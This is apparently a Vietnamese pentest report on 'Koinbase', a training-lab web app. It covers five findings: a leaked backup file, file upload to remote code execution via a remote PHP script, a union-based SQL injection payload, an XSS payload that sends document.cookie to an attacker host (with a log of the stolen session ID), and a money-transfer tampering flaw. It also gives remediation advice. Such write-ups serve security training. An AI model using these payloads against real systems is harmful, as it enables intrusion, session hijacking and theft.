

CẢNH BÁO LỖ HỔNG

Ngày 24 tháng 07, 2023

Mô tả

Báo cáo mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng web Koinbase được hiện bởi C311 ngày 24/7/2023.

Đối tượng: Ứng dụng Koinbase.

Thành viên thực hiện: C311.

Công cụ: FFUF, Burp Suite.

Mục Lục

1. Tổng quan	3
2. Phạm vi	3
3. Lỗ hổng	4
UK-001: Backup file leak at upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech [Medium]	4
Description and Impact	4
Steps to reproduce	4
References:	4
Conclude	4
UK-002: Unrestricted Upload of File with Dangerous Type to RCE at upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech [Critical]	5
Description and Impact	5
Steps to reproduce	5
References	6
Conclude	6
K-001: SQL Injection to leak database koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech [High]	7
Description and Impact	7
Steps to reproduce	7
References	8
Conclude	8
K-002: Reflected XSS to Steal Cookie koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech [Medium]	9
Description and Impact	9
Steps to reproduce	9
References	10
K-003: privilege escalation to steal property koinbase 82fe4ed16c9d0bc.cyberjutsu-lab.tech [Critical]	11
Description and Impact	11
Steps to reproduce	11
References	12
Conclude	12
4. Kết luận	13

1. Tổng quan

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng **Koinbase** trên máy tính.

Quá trình kiểm thử được thực hiện dưới hình thức blackbox testing. Sơ đồ bên dưới tổng kết lại tất cả lỗ hổng và rủi ro gây ra từng lỗ hổng.

	Nghiêm trọng Critical	Cao High	Trung bình Medium	Thấp Low	Không None	Tổng
koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech	1	1	1			3
upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech	1		1			2
	2	1	2			5

2. Phạm vi

Đối tượng	Môi trường	Phiên bản	Special privilege	Source code
Ứng dụng Koinbase	Web	-	-	-

3. Lỗi hỏng

UK-001: Backup file leak at `upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech`
[Medium]

Description and Impact

Vì sai sót trong cấu hình trên **`upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech`**, kẻ tấn công có thể truy cập vào đường dẫn chứa file backup.zip và tải về toàn bộ mã nguồn của ứng dụng Koinbase.

Nếu mã nguồn chứa những nội dung nhạy cảm như: secret key, password, cơ sở dữ liệu,... thì những thông tin đó là một nguồn tin quan trọng để kẻ tấn công tiếp tục khai thác sâu vào hệ thống.

Steps to reproduce

Truy cập vào đường dẫn sau:

<https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/backup.zip>

`upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech`, sẽ cho phép bạn tải về file backup.zip chứa toàn bộ mã nguồn của ứng dụng.

Khi đọc toàn bộ mã nguồn, kẻ tấn công có thể mở ra thêm nhiều hướng tấn công hơn. Cụ thể dẫn đến lỗi RCE hệ thống ở phần tiếp theo.

References:

<https://www.tenable.com/plugins/nessus/11411>

Conclude

Cho phép mọi người dùng truy cập và tải về file backup, khiến kẻ tấn công có được source, dẫn đến nhiều hướng tấn công cho kẻ tấn công.

UK-002: Unrestricted Upload of File with Dangerous Type to RCE at upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech [Critical]

Description and Impact


Vì sai sót trong cấu hình trên **upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech**, cho phép ứng dụng nhận ảnh thông qua 1 url người dùng cung cấp, nhưng lại không kiểm tra extension của tập tin được tải lên. Điều đó làm cho Trang web hiểu nhầm, thực thi những file được tải lên từ kẻ tấn công.

Steps to reproduce

Gắn đường link :


⇒ <https://raw.githubusercontent.com/Malware87/NK-s-folder/main/NK.php>

Vào parameter url trên **upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech**,



Hình 1. Tải tập với extension php thành công

Tệp được tải lên có extension php, điều này làm mod php thực thi 1 untrusted data đến từ kẻ tấn công. Truy cập vào đường dẫn lưu file được cung cấp, file được thực thi.



PHP Version 7.3.33	
System	Linux cc6975eaa4f 4.15.0-197-generic #208-Ubuntu SMP Tue Nov 1 17:23:37 UTC 2022 x86_64
Build Date	Mar 18 2022 03:11:44
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-libdir=libx86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar

Hình 2: thực thi file php thành công

References

- Cấu hình không thực thi bất kì tệp nào được tải lên với cấu hình sau:

```
<Directory "/var/www/html/upload/">
```

```
<FilesMatch ".*">
```

```
SetHandler None
```

```
</FilesMatch>
```

```
</Directory>
```

- Kiểm tra cấu hình, chỉ nhận extension trong white list.

Conclude


RCE là 1 lỗi cực kì nguy hiểm, kẻ tấn công kiểm soát được máy chủ có thể dẫn đến nhiều hậu quả khôn lường. Do đó cần kiểm soát kĩ những dữ liệu từ người dùng, không được hoàn toàn tin tưởng dữ liệu từ người dùng.

K-001: SQL Injection to leak database koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech [High]

Description and Impact

Trang web **koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech** cho phép ứng dụng xem thông tin người dùng người dùng thông qua parameter id trên <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/view.php>, tuy nhiên trường này không kiểm tra và lọc input từ người dùng, kẻ tấn công có thể thao túng kết quả trả về để xem thông tin được lưu trong cơ sở dữ liệu.

Điều này là do lỗi đến từ phía lập trình viên khi thực hiện nối chuỗi dữ liệu người dùng nhập vào với câu truy vấn. Vị trí bị lỗi từ dòng 34 đến dòng 65 trong file `src/libs/database.php`.




Hình 3: Sai sót khi xử lý truy vấn cơ sở dữ liệu

Steps to reproduce

Thực hiện chèn payload vào parameter id tại <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/view.php> lấy được dữ liệu nguy hiểm trong cơ sở dữ liệu

Payload: `union select "1,1,1,1,1,flag from flag-- "`



Hình 4: SQLi truy suất được dữ liệu bí mật từ cơ sở dữ liệu

References

<https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>


Conclude

SQLi là một lỗi nguy hiểm, nó có thể truy suất những dữ liệu nguy hiểm, do đó dev cần kiểm soát kĩ các dữ liệu nhận từ người dùng và dùng các framework chuẩn để tránh lỗi SQLi.

K-002: Reflected XSS to Steal Cookie koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech [Medium]

Description and Impact

Chức năng Hall of fame của ứng dụng Koinbase cho phép xem top những người dùng trên 4 trang, nó cho phép người dùng kiểm soát thông qua parameter page. Tuy nhiên dev không kiểm tra kỹ, khiến kẻ tấn công có thể kiểm soát, và chèn vào những tag html.



Hình 5: chèn được các tag HTML

Kẻ kiểm soát hoàn toàn có thể sử dụng những tag html nguy hiểm để thực hiện đánh cắp cookie người dùng khác, dẫn đến kiểm soát tài khoản của họ.

Steps to reproduce

Sử dụng tag **** với 1 đường dẫn linh tinh để dẫn ra lỗi và dùng **onerror** trên chính tag đó để kích hoạt javascript.

Payload :

```
<img src=x onerror=this.src=[host của kẻ tấn công]?c=+document.cookie;>
```

Thực hiện gửi link <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?.....> cho người dùng khác.

Sau đó lên host và nhận cookie của người dùng.

REQUESTS (34/500) Newest First

Search Query

GET #fc46d 178.128.19.56

24/07/2023 12:10:24

GET #9628f 178.128.19.56

24/07/2023 12:10:24

GET #5ef98 178.128.19.56

24/07/2023 12:10:23

GET #e7fa6 178.128.19.56

24/07/2023 12:10:23

GET #82fdc 178.128.19.56

24/07/2023 12:10:23

Request Details

[Permalink](#)
[Raw content](#)
[Export as](#)

GET

https://webhook.site/574ccc0c-8265-4e98-ab37-d1074ee481e1/?c=PHPSESSID=d484ee1c7ccf038f796d8fec86a2ca2a

Host

178.128.19.56 [whois](#)

Date

24/07/2023 12:10:24 (vài giây trước)

Size

0 bytes

ID

fc46de92-8cc9-45a9-b41d-fa83ccb86dd0

Files

Query strings

c

PHPSESSID=d484ee1c7ccf038f796d8fec86a2ca2a

Headers

connection

accept-encoding

referer

sec-fetch-dest

sec-fetch-mode

sec-fetch-site

accept

sec-ch-ua-platform

user-agent

sec-ch-ua-mobile

sec-ch-ua

host

content-length

content-type


Form values

(empty)

Hình 6: nhận được cookie người dùng khác

Profile

Avatar




USER ID:2

 Username:crush

 Money:0

 Flag: You are not millionaire, the flag is not available for you

Update your avatar

 Please input your credit card here:

Update bio

Hình 7: chiếm được phiên đăng nhập từ người dùng khác

References

Cross Site Scripting (XSS) Attack Tutorial with Examples, Types & Prevention (softwaretestinghelp.com)

K-003: privilege escalation to steal property koinbase 82fe4ed16c9d0bc.cyberjutsu-lab.tech [Critical]


Description and Impact

Chức năng send money cho phép chuyển tiền từ người dùng này sang người dùng khác, tuy nhiên do lỗi thiết kế, nó cho phép kẻ tấn công sửa đổi người chuyển tiền.


Kẻ tấn công có thể lợi dụng điều đó và đánh cắp tài sản của người khác.

Steps to reproduce

Thực hiện chuyển tiền cho 1 người dùng khác với id bất kì, số tiền là 0. Sau đó bắt gói tin



Hình 8: chặn bắt gói tin chuyển tiền



Hình 9: Sửa đổi và đánh cắp tiền từ người dùng khác

References

<https://portswigger.net/web-security/access-control#how-to-prevent-access-control-vulnerabilities>

Conclude

Không kiểm soát kỹ và cho phép sửa đổi người chuyển tiền, khiến kẻ tấn công có thể can thiệp và chiếm đoạt tài sản của người khác, dẫn đến thiệt hại to lớn nếu không can thiệp kịp thời. Cần kiểm soát kỹ dữ liệu từ người dùng và không cho can thiệp vào sửa đổi id của người chuyển tiền.

4. Kết luận

Thông qua bản báo cáo này C311 tìm ra 5 lỗi bảo mật khác nhau nhằm đánh giá và đưa cho quý công ty một cái nhìn dễ hiểu và trực quan giúp người đọc có thể nhìn thấy và đánh những rủi ro tiềm tàng trong ứng dụng Koinbase. Những rủi ro có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.

C311 mong được hợp tác với quý công ty trong những dự án tương lai tiếp theo. Xin cảm ơn.

REGARDS, C311.